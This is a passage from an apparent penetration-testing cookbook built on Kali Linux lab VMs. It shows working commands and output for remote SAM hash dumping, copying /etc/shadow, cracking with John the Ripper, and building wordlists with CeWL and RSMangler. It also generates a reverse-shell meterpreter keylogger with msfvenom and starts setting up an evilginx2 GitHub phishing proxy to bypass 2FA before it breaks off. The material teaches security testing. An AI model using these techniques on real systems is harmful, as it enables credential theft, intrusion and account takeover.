- As we do have a valid username and password, we can directly dump the hashes that we can use for password cracking:

```
use auxiliary/gather/windows_secrets_dump
set RHOSTS 192.168.92.5
set SMBUser vagrant
set SMBPass vagrant
run
```

```
msf auxiliary(gather/windows_secrets_dump) > run
[*] Running module against 192.168.92.5
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.23/lib/recog/fingerprint/regexp_
factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 192.168.92.5:445 - Service RemoteRegistry is already running
[*] 192.168.92.5:445 - Retrieving target system bootKey
[*] 192.168.92.5:445 - bootKey: 0x80f1698521f2eccf12faa25674867074
[*] 192.168.92.5:445 - Using 'INLINE' technique for SAM
[*] 192.168.92.5:445 - Dumping SAM hashes
[*] 192.168.92.5:445 - Password hints:
No users with password hints on this system
[*] 192.168.92.5:445 - Password hashes (pwdump format - uid:rid:lmhash:nthash::):
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035:::
leia_organza:1004:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f21f14028:::
luke_skywalker:1005:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005a:::
han_solo:1006:aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3ef951:::
artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4:::
c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee:::
ben_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7ae080d7c2e5e55c859:::
darth_vader:1010:aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acafbaa4a806aea3e0:::
anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cde2f3de94fa:::
jarjar_binks:1012:aad3b435b51404eeaad3b435b51404ee:ec1dcd52077e75aef4a1930b0917c4d4:::
lando_calrissian:1013:aad3b435b51404eeaad3b435b51404ee:62708455898f2d7db11cfb670042a53f:::
boba_fett:1014:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e97d200dc9:::
jabba_hutt:1015:aad3b435b51404eeaad3b435b51404ee:93ec4eaa63d63565f37fe7f28d99ce76:::
greedo:1016:aad3b435b51404eeaad3b435b51404ee:ce269c6b7d9e2f1522b44686b49082db:::
chewbacca:1017:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575ed8:::
kylo_ren:1018:aad3b435b51404eeaad3b435b51404ee:74c0a3dd06613d3240331e94ae18b001:::
[*] 192.168.92.5:445 - Using 'INLINE' technique for CACHE and LSA
[*] 192.168.92.5:445 - Decrypting LSA Key
[*] 192.168.92.5:445 - Dumping LSA Secrets
```

Figure 9.9 – Hash output

- Open a new terminal window and enter the following:

```
mkdir ~/remote_hash
cd ~/remote_hash
nano hash.txt
```

From the other terminal window, copy the hashes and paste them into nano.

Save and exit from nano.

8. This time, let's use John the Ripper to crack the passwords with a wordlist:

```
john --format=nt hash.txt \
--wordlist=/usr/share/wordlists/rockyou.txt
```

You will see the credentials we obtained. Note the administrator password is **vagrant** as well.

9. You may close the terminal windows.

## How it works...

In this recipe, we used the SMB protocols to obtain the hashes from the Metasploitable Windows VM remotely. Once we have the hashes, in this case, we use John the Ripper and the same rockyou wordlist from the previous recipe to break the hashes.

## See also...

John the Ripper is an extremely popular password cracker. More information can be found at <https://www.kali.org/tools/john/>.

## Cracking local Linux passwords

In this recipe, you will learn how to access and decode password hashes on a Linux system. You'll explore where these credentials are stored and which cracking utilities are most effective. Understanding these processes will reveal how attackers obtain local Linux access and how administrators can fortify user authentication.

## Getting ready...

You need the following to complete this recipe:

- A Kali Linux VM, up and operational
- An Ubuntu Metasploitable VM, up and operational

## How to do it...

1. Log in to the Metasploitable machine with `vagrant/vagrant`.
2. Open a terminal window on the Metasploitable Ubuntu machine and enter the following command to copy the Linux password files:

```
cd
mkdir ubuntu_hash
sudo cp /etc/passwd ~/ubuntu_hash/
sudo cp /etc/shadow ~/ubuntu_hash/
sudo chmod 644 ~/ubuntu_hash/shadow
```

3. Now move to the Kali machine, open a terminal window, and enter the following commands:

```
cd
mkdir ubuntu_hash
cd ubuntu_hash
ftp 192.168.56.102
```

(enter the IP address of the Ubuntu VM)

Log in with `vagrant/vagrant`.

```
passive
bin
cd ubuntu_hash
get passwd
get shadow
exit
```

```

230 User vagrant logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> passive
Passive mode: off; fallback to active mode: off.
ftp> bin
200 Type set to I
ftp> cd ubuntu_hash
250 CWD command successful
ftp> get passwd
local: passwd remote: passwd
200 EPRT command successful
150 Opening BINARY mode data connection for passwd (2174 bytes)
100% |*****
226 Transfer complete
2174 bytes received in 00:00 (1.36 MiB/s)
ftp> get shadow
local: shadow remote: shadow
200 EPRT command successful
150 Opening BINARY mode data connection for shadow (1841 bytes)
100% |*****
226 Transfer complete
1841 bytes received in 00:00 (1.47 MiB/s)
ftp> exit
221 Goodbye.

```

Figure 9.10 – Download Ubuntu files

4. Verify the files are present by entering `dir`.
5. We will use `unshadow` to combine the two files. This will leave us with a single file that we can use a password cracker against.

```
unshadow passwd shadow > hash.txt
```

6. Let's look at the combined file:

```
cat hash.txt
```

7. Take note of the beginning of the hash. If you look at `vagrant`, it starts with `$6$` and `c_three_pio` starts with `$1$`. These indicate two different hash types. This means we need to try cracking these files with a couple of different methods.

#### Tip

John the Ripper can work with several different hash types. Here are a couple of common ones:




- `$1$`: MD5 Crypt
- `$5$`: SHA256 Crypt
- `$6$`: SHA512 Crypt

8. From your terminal window, enter the following:

```
john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
```

9. After several minutes, the output will show, with the vagrant username and password from the hash. But also note the warning that is provided:



```
(kali@kali)-[~/ubuntu_hash]
$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Warning: only loading hashes of type "sha512crypt", but also saw type "md5crypt"
Use the "--format=md5crypt" option to force loading hashes of that type instead
Warning: only loading hashes of type "sha512crypt", but also saw type "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading hashes of that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) 6 [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
vagrant:vagrant
ig 0:00:00:39 DONE (2025-11-04 16:09) 0.02538g/s 2924p/s 2924c/s 2924C/s vicky12..teamosamuel
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
(kali@kali)-[~/ubuntu_hash]
$
```

Figure 9.11 – John with sha-512

10. Let's try the next hash type.


```
john hash.txt --format=md5crypt --wordlist=/usr/share/wordlists/rockyou.txt
```

Unfortunately, we found no additional passwords.

11. Let's create our own word lists.

```
echo -e "vader\help_me_obiwan\theforce" > starwars.txt
john hash.txt --format=md5crypt --wordlist=./starwars.txt
```

12. You will see we receive a new hit for leia\_organa.



```
(kali@kali)-[~/ubuntu_hash]
$ john hash.txt --format=md5crypt --wordlist=./starwars.txt ./hash.txt
Using default input encoding: UTF-8
Loaded 15 password hashes with 15 different salts (md5crypt, crypt(3) 1 (and variants) [MD5 256/256 AVX2 8x3])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:00 DONE (2025-11-04 16:11) 0g/s 0p/s 0c/s 0C/s
Session completed.
(kali@kali)-[~/ubuntu_hash]
$ john --show ./hash.txt
vagrant:vagrant:900:900:vagrant,,,:/home/vagrant:/bin/bash
1 password hash cracked, 15 left
(kali@kali)-[~/ubuntu_hash]
$
```

Figure 9.12 – John and Leia

13. You may now close your terminal window.



## How it works...

While having superuser account passwords makes obtaining the shadow file (shown in *step 2*) very easy, you can also buy the Kali Live USB drive and access it without the need to know a password or administrative access. In this case, we capture the files, combine them, and then run John the Ripper against the file with the rockyou word list.

## See also...

While the rockyou list is a good word list, there are many more word lists out there. Some word lists will combine word lists from prior hacking incidents. Take a look at these word lists:

- <https://crackstation.net/crackstation-wordlist-password-cracking-dictionary.htm>
- <https://github.com/berzerk0/Probable-Wordlists>

## Brute-forcing password hashes

In this recipe, you will explore the brute-force approach to uncovering passwords from their hashes. You'll observe how automated tools cycle through all possible combinations, reviewing how complexity directly impacts the time it takes to crack a password. The character set used and the length of the password will exponentially increase the time it takes to brute-force.

## Getting ready...

You need the following to complete this recipe:

- A Kali Linux VM, up and operational
- Time: This recipe will take a significant amount of time if you follow it to the conclusion. Therefore, the recipe has been kept short so you can move on to the next one while the steps in this one get completed, or you can start it to understand the process and then exit without completing it.

## How to do it...

1. Open a terminal window.
2. You can use the `hash.txt` files from either of the last two recipes. In our example, we will use the last one.

3. From the terminal window, enter the following to perform a brute-force attack on the `hash.txt` file in the `remote_hash` directory:

```
cd ~/remote_hash
john --format=nt --incremental=ascii hash.txt
```

```
(kali㉿kali)~[~/remote_hash]
$ john --format=nt --incremental=ascii hash.txt
Using default input encoding: UTF-8
Loaded 18 password hashes with no different salts (NT [MD4 256/256 AVX2 8x3])
Remaining 15 password hashes with no different salts
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
█
```

Figure 9.13 – John – 1 thread

#### Tip

Incremental mode options:

You can adjust brute-force complexity using predefined incremental modes. Each mode will increase the duration of the brute force attack:



- Lowercase only: (`--incremental=Lower`)
- Uppercase only: (`--incremental=Upper`)
- Digits only: (`--incremental=Digits`)
- Alphanumeric: (`--incremental=Alnum`)
- ASCII full character set: (`--incremental=ASCII`)

4. From the terminal window, press the space bar. Here, you will see the status of the one thread you have running. To exit and end the brute force, type the following:

```
<CONTROL> c
```

5. Let's move directly on to the next recipe to gain some usage on how to make **John the Ripper** a bit more aggressive.

## How it works...

We started **John the Ripper** in brute-force mode using the ASCII character set. The full ASCII character set will be the longest running, but will provide the best results. However, unless you have some advanced hardware or are very lucky, this will take days to weeks before it gets a hit. During this time, your PC will be very busy, and you will see high CPU utilization.

## Optimizing John the Ripper

In this recipe, you will learn how to use some of the advanced options and features of **John the Ripper** to optimize your brute-force attacks.



### Note

From a learning perspective, it would be better to complete the task in the previous recipe before you start this one, but this is not a requirement.

## Getting ready...

We need the following to complete this recipe:

- A Kali Linux VM, up and operational
- You need to start where you left off in the previous recipe

## How to do it...

1. From the same terminal window, let's restart **John** using the following:

```
john --format=NT --incremental=ASCII --fork=4 hash.txt
```

2. Once it starts, you may hear your host machine ramp up. The `--fork=4` option tells it how many threads **John** will use. We are using four, and therefore, we are operating four times as fast. This can be ramped up based on the number of processors and cores you have available on the host machine and have allocated to the VM.
3. Now hit the space bar again to review the output:

```

kali@kali: ~/remote_hash
Session Actions Edit View Help

(kali@kali)-[~/remote_hash]
$ john --format=NT --incremental=ASCII --fork=4 hash.txt
Using default input encoding: UTF-8
Loaded 18 password hashes with no different salts (NT [MD4 256/256 AVX2 8x3])
Remaining 15 password hashes with no different salts
Node numbers 1-4 of 4 (fork)
Press 'q' or Ctrl-C to abort, almost any other key for status
1 0g 0:00:00:33 0g/s 29148Kp/s 29148Kc/s 438018KC/s paicyjek..paic14cl
3 0g 0:00:00:33 0g/s 20642Kp/s 20642Kc/s 310295KC/s c011cy!..c012jub
2 0g 0:00:00:33 0g/s 20384Kp/s 20384Kc/s 306594KC/s jjb13n33..jjb14m39
4 0g 0:00:00:33 0g/s 19672Kp/s 19672Kc/s 295984KC/s be7r0l..bra42k
1 0g 0:00:00:35 0g/s 28261Kp/s 28261Kc/s 432762KC/s jcbgr19j..jcbgom1c
4 0g 0:00:00:35 0g/s 20114Kp/s 20114Kc/s 308186KC/s dcp59cm..dcp579j
2 0g 0:00:00:35 0g/s 20320Kp/s 20320Kc/s 311427KC/s hyrhs0y..hyrhlh
3 0g 0:00:00:35 0g/s 20817Kp/s 20817Kc/s 318951KC/s 01M7o0..01THJU

```

Figure 9.14 – John – 4 threads

The number on the left indicates the thread (note there are 4). The **0g** means it has found 0 passwords. Next, there is the total runtime. The **p/s** is how many passwords per second are being tried per thread.

4. You can press the space bar at any time to get a status.
5. What if you need to work with your computer during the day and only want to run this at night? In that case, enter the following to exit – ensure you only hit this once:

```
<CONTROL> c
```

It will gracefully exit.

6. To pick up where you left off, you can start it back up with the same command:

```
john --format=NT --incremental=ASCII --fork=4 hash.txt
```

7. If you need to work on different files at different times, you can name your session by adding `--session=`, as shown here:

```
<CONTROL> c
john --format=NT --incremental=ASCII --fork=4 --session=my-hash
hash.txt
```

8. You can cancel the session by entering `<CONTROL> c`.
9. You can restore the session with `john --restore=my-hash`.
10. Let's say you know that the password is between 8 and 12 characters and want to optimize your brute force. Enter the following:

```
<CONTROL-C>
john --min-length=8 --max-length=12 --format=NT --incremental=ASCII
--fork=4 --session=my-hash hash.txt
```



#### Tip

You can also use only one of these, for instance, if you know they have a password complexity that requires a minimum of 8 characters.

11. You can now terminate the brute force and exit the terminal window. Or, if you prefer, you may leave it running and continue to brute-force the passwords for as long as you like. You can always obtain the status by hitting the space bar.

## How it works...

In this recipe, we optimized John the Ripper by enabling multiple threads, allowing it to test passwords in parallel and greatly speeding up the brute-force process. We also explored how to pause and resume sessions, as well as how to narrow the search space by defining minimum and maximum password lengths. These adjustments make attacks more efficient.

## See also...

More information on John the Ripper can be found here: <https://www.kali.org/tools/john/>

## Generating custom word lists with CeWL

In this recipe, you will learn how to utilize CeWL to create custom wordlists tailored to a specific target. By scraping content from websites or documents, you'll produce dictionary files that greatly improve password-cracking success rates. However, not all content can be scraped. If a site dynamically generates content, it may not be able to be captured. This highlights why organizations should monitor the details they publish publicly.

## Getting ready...

You need the following to complete this recipe:

- A Kali Linux VM, up and operational
- bee-box, up and operational

## How to do it...

1. Determine the IP address of your bee-box host.
2. From Kali, open a web browser and ensure the bee-box web interface is up. Browse to <http://192.168.92.7> (substitute the IP address of your bee-box host).
3. Let's run CeWL against the website by entering the following commands:

```
cd
mkdir mywordlists
cd mywordlists
cewl http://192.168.92.7 -w bb_wordlist.txt
```

4. Let's look at our results. The results are related to information found on the website.

```
cat bb_wordlist.txt
```

```
(kali㉿kali)-[~/mywordlists]
$ cat bb_wordlist.txt
bWAPP
extremely
buggy
web
app
Drupageddon
Evil
folder
phpMyAdmin
SQLiteManager

(kali㉿kali)-[~/mywordlists]
$
```

Figure 9.15 – Cat wordlists

#### Tip

Some options you can use with CeWL are the following:



- -d (number): Depth of the page to follow. -d 5 means go 5 pages deep.
- -m (number): Minimum word length. -m 5 means ignore words with fewer than 5 characters.
- -e: Extract e-mails – great for grabbing potential username information.

5. You may close the terminal window.

## How it works...

CeWL creates a custom wordlist by scraping the website for words and adds them to a file. Often, when people work for a company, they may use keywords as a portion of their password.

## See also...

More information and options on CeWL can be found here:

<https://www.kali.org/tools/cewl/>

## Expanding custom word lists with RSMangler

In this recipe, you will learn how to dramatically expand an existing wordlist using RSMangler's mutation capabilities. RSMangler will implement techniques such as adding numeric sequences, shifting case, and substituting characters, illustrating how attackers transform ordinary key-words into formidable password guesses. Understanding these methods is key to crafting truly resilient passwords.

### Getting ready...

You need the following to complete this recipe:

- A Kali Linux VM, up and operational
- The wordlist from the previous recipe

### How to do it...

1. Open a terminal window.
2. First, clean up your file and reduce the number of words using the following:

```
cd mywordlists
nano bb_wordlist.txt
```





Figure 9.16 – Nano updated words

3. Remove any words that are unlikely to be a portion of the password.
4. Save and exit nano by entering `<CONTROL> x` to exit and `Y` to save.
5. In the terminal window, enter the following:

```
rsmangler -file bb_wordlist.txt -output bb_big_wordlist.txt
```

6. If successful, you will be presented with no output, but a new file named `bb_big_wordlist.txt` will be created.



```

kali@kali: ~/mywordlists
Session Actions Edit View Help

(kali@kali)-[~/mywordlists]
$ rsmangler --file bb_wordlist.txt --output bb_big_wordlist.txt

(kali@kali)-[~/mywordlists]
$

```

Figure 9.17 – RSMangler

**Tip**


If you have more than five words in your input file, you will get a warning informing you that you are about to create a large file. Also, creating this file will take quite some time.

- Let's see how many words were created from our four words of input by entering the following:

```
wc bb_big_wordlist.txt
```

- Now take a look at the output and note the large number of words in our list by using the following:

```
cat bb_big_wordlist.txt
```



```

Session Actions Edit View Help
EvilbuggyDrupageddonbWAPP09
1EvilbuggyDrupageddonbWAPP
EvilbuggyDrupageddonbWAPP1
2EvilbuggyDrupageddonbWAPP
EvilbuggyDrupageddonbWAPP2
3EvilbuggyDrupageddonbWAPP
EvilbuggyDrupageddonbWAPP3
4EvilbuggyDrupageddonbWAPP
EvilbuggyDrupageddonbWAPP4
5EvilbuggyDrupageddonbWAPP
EvilbuggyDrupageddonbWAPP5
6EvilbuggyDrupageddonbWAPP
EvilbuggyDrupageddonbWAPP6
7EvilbuggyDrupageddonbWAPP
EvilbuggyDrupageddonbWAPP7
8EvilbuggyDrupageddonbWAPP
EvilbuggyDrupageddonbWAPP8
9EvilbuggyDrupageddonbWAPP
EvilbuggyDrupageddonbWAPP9
10EvilbuggyDrupageddonbWAPP
EvilbuggyDrupageddonbWAPP10
11EvilbuggyDrupageddonbWAPP
EvilbuggyDrupageddonbWAPP11
12EvilbuggyDrupageddonbWAPP
EvilbuggyDrupageddonbWAPP12

```

Figure 9.18 – cat big\_wordlists

- You may now close the terminal window.



## How it works...

RSMangler basically mutates the input words and augments them in various ways that a person might use for their password, such as case toggles or substitutions, or l33t speak. However, without adding limits, a very small number of words will create a large output. For instance, 5 words will be mutated into 100,000 entries. RSMangler grows exponentially, so you want to be very careful with your input values.

## See also...

More information on RSMangler can be found at <https://www.kali.org/tools/rsmangler/>.

## Logging key strokes

In this recipe, you will examine how keystrokes can be captured – either through physical devices or malicious software – and later used by attackers. You’ll learn about commonly used keylogger tools on Kali Linux.

## Getting ready...

You need the following to complete this recipe:

- A Kali Linux VM, up and operational
- A Windows Metasploitable VM, up and operational

## How to do it...

1. Open a terminal window in Kali.
2. Create a payload file for your key logger using `msfvenom` (substitute the IP address of your Kali machine for LHOST):

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.92.3
LPORT=4444 -f exe -o keylogger.exe
```



### Tip

At this point, we are not trying to obfuscate or worry about transferring the files – those skills were taught in previous recipes.

3. Now move the payload to the Windows machine – we can accomplish this via FTP.

```
ftp 192.168.92.5 (use your Windows machine IP address)
```

vagrant/vagrant (username and password)

```
bin
put keylogger.exe
exit
```

```
(kali㉿kali)-[~/exploits]
└─$ ftp 192.168.92.5
Connected to 192.168.92.5.
220 Microsoft FTP Service
Name (192.168.92.5:kali): vagrant
331 Password required for vagrant.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> bin
200 Type set to I.
ftp> put keylogger.exe
local: keylogger.exe remote: keylogger.exe
229 Entering Extended Passive Mode (|||49273|)
125 Data connection already open; Transfer starting.
100% |*****| 7680 36.25 MiB/s 00:00 ETA
226 Transfer complete.
7680 bytes sent in 00:00 (3.59 MiB/s)
ftp> exit
221 Goodbye.

(kali㉿kali)-[~/exploits]
└─$
```

Figure 9.19 – Payload added to Windows machine

4. Start Metasploit:

```
sudo msf6 run
```

5. Launch the Metasploit listener:

```
use exploit/multi/handler
set payload windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.92.3
set LPORT 4444
exploit
```

- Log in to your Windows machine and open the file manager. Navigate to `c:\inetpub\wwwroot` and you should see the `keylogger.exe` file. Double-click on it.




Figure 9.20 – Launch keylogger



#### Tip

You will receive no feedback, but you may see the hourglass briefly.

- Go back to the Kali VM. You will now see a new session created.

```
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.92.3:4444
[*] Sending stage (230982 bytes) to 192.168.92.5
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.23/lib/recog/
fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was rep
laced with '*' in regular expression
[*] Meterpreter session 1 opened (192.168.92.3:4444 → 192.168.92.5:49302) at 2025-11
-04 16:34:27 +0530
```

Figure 9.21 – New session created

- Start the keylogger:

```
keyscan_start
```

9. Back on the Windows machine, open Notepad and add some text to it.




Figure 9.22 – Notepad

10. In Kali, enter the following to see the keys entered:

```
keyscan_dump
```

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
my username is vagrant<CR>
my password is vagrant<CR>
it captures vereything i s<^H>type
```

Figure 9.23 – keyscan\_dump

11. To stop the keyscanner, use `keyscan_stop`.
12. Exit Metasploitable and shut down your Windows VM.

## How it works...

In this recipe, we created a payload for meterpreter that had keylogging capabilities. We started our listener and launched the payload on the Windows machine. This will grab every key stroke entered. It will even capture the errors if you look closely at the `keyscan_dump` output.

## There's more...

Keylogging has been around for a while and has evolved over time. There are even hardware keyloggers that can sit between the computer and the keyboard, capturing the input without compromising the PC itself. An example of hardware-based commercial keyloggers can be seen here: <https://www.keelog.com/>.

## Attacking 2FA

In this recipe, you will learn a method to bypass **two-factor authentication (2FA)**, through the use of a fake/proxy website that can capture the tokens associated with a real site.

### Getting ready...

You need the following to complete this recipe:

- A Kali Linux VM, up and operational
- A GitHub account with MFA turned on (a throwaway account is preferred)

### How to do it...

1. Open a web browser on Kali and navigate to <https://github.com/ArchonLabs/evilginx2-phishlets/tree/master/phishlets>.
2. Review the list of **phishlets** available.



#### Note

A phishlet is a YAML config file that mimics a legitimate login page used for phishing. These may require additional work to be more accurate, but are fine in their native form for our lab purposes.

3. Download the `github.yaml` phishlet.
4. Close your web browser and open a terminal window. Then move the phishlet to the **Evilginx** tool using the following:

```
sudo mv ~/Downloads/github.yaml /usr/share/evilginx2/phishlets
```

5. Now launch `evilginx2` using the following:


```
sudo evilginx2 -developer
```



#### Tip

The `-developer` switch puts the tool in a mode to use for a lab environment. This means it will not try and obtain a real certificate for the site.

6. Ensure you see the GitHub phishlet listed in the first column of the output:



```

kali@kali: ~
$ sudo evilginx2 -developer

[16:53:54] [inf] Evilginx Mastery Course: https://academy.breakdev.org/evilginx-mastery (learn how to create phishlets)
[16:53:54] [inf] loading phishlets from: /usr/share/evilginx2/phishlets/
[16:53:54] [inf] loading configuration from: /root/.evilginx
[16:53:54] [inf] blacklist mode set to: unauth
[16:53:54] [inf] unauthorized request redirection URL set to: https://www.youtube.com/watch?v=dQw4w9WgXcQ
[16:53:54] [inf] https port set to: 443
[16:53:54] [inf] dns port set to: 53
[16:53:54] [inf] autocert is now enabled
[16:53:54] [inf] blacklist: loaded 0 ip addresses and 0 ip masks
[16:53:54] [war] server domain not set! type: config domain <domain>
[16:53:54] [war] server external ip not set! type: config ipv4 external <external_ipv4_address>

+-----+-----+-----+-----+-----+
| phishlet | status | visibility | hostname | unauth_url |
+-----+-----+-----+-----+-----+
| example | disabled | visible | | |
| github | disabled | visible | | |
+-----+-----+-----+-----+-----+
: █

```

Figure 9.24 – github phishlet

7. Now set up some of the defaults we need for our test using the following:

config domain test.local (this would be a domain you registered)

config ipv4 192.168.92.3 (the address of your Kali VM)

```

: config domain test.local
[16:54:47] [inf] server domain set to: test.local
[16:54:47] [war] server external ip not set! type: config ipv4 external <external_ipv4_address>
: config ipv4 192.168.92.3
[16:55:06] [inf] server external IP set to: 192.168.92.3
: config

domain : test.local
external_ipv4 : 192.168.92.3
bind_ipv4 :
https_port : 443
dns_port : 53
unauth_url : https://www.youtube.com/watch?v=dQw4w9WgXcQ
autocert : on
gophish admin_url :
gophish api_key :
gophish insecure : false

: █

```

Figure 9.25 – Evilginx config

8. Set the phishlet configuration as shown here:

```
phishlets hostname github github.test.local
phishlets enable github
```

```
: phishlets hostname github github.test.local
